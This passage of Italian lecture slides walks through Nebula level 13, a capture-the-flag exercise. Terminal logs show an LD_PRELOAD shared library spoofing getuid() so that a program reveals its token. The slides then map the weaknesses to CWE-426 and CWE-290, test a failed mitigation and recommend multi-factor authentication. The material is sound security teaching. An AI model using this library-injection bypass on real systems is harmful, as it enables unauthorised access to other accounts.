
# Autenticazione come utente `flag13`

(Passo 5)



# Esecuzione `/home/flag13/flag13`

(Passo 6)



# Il risultato

(Ottenimento del token, ovvero la password di **flag13**)

```
Ubuntu 11.10 ubuntu tty1

ubuntu login: level13
Password:
Last login: Tue Apr 11 11:50:27 PDT 2017 on tty1
Welcome to Ubuntu 11.10 (GNU/Linux 3.0.0-12-generic i686)

 * Documentation:  https://help.ubuntu.com/
New release '12.04 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

level13@ubuntu:~$ cp /home/flag13/flag13 .
level13@ubuntu:~$ gcc -shared -fPIC -o getuid.so getuid.c
level13@ubuntu:~$ export LD_PRELOAD=./getuid.so
level13@ubuntu:~$ ./flag13
your token is b705702b-76a8-42b0-8844-3adabbe5ac58
level13@ubuntu:~$ _
```





# Il risultato

(Login come utente **flag13**)

```
Ubuntu 11.10 ubuntu tty1

ubuntu login: flag13
Password:
Last login: Mon Apr 10 23:16:57 PDT 2017 from localhost on pts/0
Welcome to Ubuntu 11.10 (GNU/Linux 3.0.0-12-generic i686)


 * Documentation:  https://help.ubuntu.com/
New release '12.04 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

flag13@ubuntu:~$ getflag
You have successfully executed getflag on a target account
flag13@ubuntu:~$
```



# “Cool!”

(DLL injection is also one of Windows' biggest plagues)



# La vulnerabilità sfruttata nell'esercizio

(È composta da diverse debolezze)

Come nella sfida precedente, la vulnerabilità ora vista è un oggetto composto di tipo composite.

Una debolezza è già nota e non viene più considerata:

- assegnazione di privilegi non minimi al file binario.

Altre debolezze coinvolte sono nuove.

Che CWE ID hanno queste ultime?

# Debolezza #1

(Percorso di ricerca insicuro)

Manipolando una variabile di ambiente (**LD\_PRELOAD**) si sostituisce `getuid()` con una funzione che aggira il controllo di autenticazione.

CWE di riferimento: CWE-426.

<https://cwe.mitre.org/data/definitions/426.html>

# Debolezza #2

(Bypass di autenticazione tramite spoofing)

Lo schema di autenticazione può essere soggetto a **spoofing**.

In altre parole, l'attaccante può riprodurre in proprio il valore usato da un altro utente per autenticarsi.

CWE di riferimento: CWE-290.

<https://cwe.mitre.org/data/definitions/290.html>

# Una domanda

(Ha senso pulire la variabile di ambiente `LD_PRELOAD` come per `PATH`?)

Ha senso ripulire la variabile di ambiente `LD_PRELOAD` (esattamente come si è fatto per `PATH` nella mitigazione 3 nel Livello 1 della sfida Nebula)?

# La risposta

(Non ha senso; **LD\_PRELOAD** agisce prima del caricamento, **PATH** dopo)

La risposta è tanto semplice quanto lapidaria: NO.  
Non ha senso.

**LD\_PRELOAD** agisce prima del caricamento del programma.

Nel momento in cui il processo esegue **putenv()** su **LD\_PRELOAD**, la funzione **getuid()** è già stata iniettata da tempo!


# Una modifica mirata a `level13.c`

(Si imposta `LD_PRELOAD` alla stringa vuota)

Provare per credere!

Si modifichi `level13.c` con la pulizia della variabile di ambiente `LD_PRELOAD`.

```
editor level13-env.c
```



```
{  
  ...  
  putenv("LD_PRELOAD=");  
  if(getuid() != FAKEID) {  
  ...  
}
```

```
gcc -o flag13-env level13-env.c
```



# Esecuzione di `flag13-env`


(Non funzionerà)

Si esegua `flag13-env`:

```
export LD_PRELOAD=/path/to/getuid.so  
/path/to/flag13-env
```

# Risultato

(`getuid()` rimane iniettata)



```
Ubuntu 11.10 ubuntu tty1

ubuntu login: level13
Password:
Last login: Wed May  3 06:57:41 PDT 2017 on tty1
Welcome to Ubuntu 11.10 (GNU/Linux 3.0.0-12-generic i686)

 * Documentation:  https://help.ubuntu.com/
New release '12.04 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

level13@ubuntu:~$ gcc -o flag13-env level13-env.c
level13@ubuntu:~$ export LD_PRELOAD=./getuid.so
level13@ubuntu:~$ ./flag13-env
your token is b705702b-76a8-42b0-8844-3adabbe5ac58
level13@ubuntu:~$
```

A blue arrow points to the output of the `./flag13-env` command, which displays the token `b705702b-76a8-42b0-8844-3adabbe5ac58`, indicating that the exploit was successful.

# Mitigazione #2

(Uso di più fattori nell'autenticazione)

L'autenticazione proposta in `level13_safe.c` è concettualmente sbagliata, poiché basata su un singolo valore pubblicamente noto agli attaccanti (lo user ID).

Occorre usare più fattori di autenticazione.

Alcuni di questi fattori NON devono essere ricavabili dagli attaccanti.

# Esercizio

(Bello croccante!)

Si risolva il livello 15 della sfida Nebula.

Possibilmente, senza copiare integralmente le soluzioni.

Costruendo ed aggiornando l'albero di attacco.

Una sbirciatina ogni tanto va bene.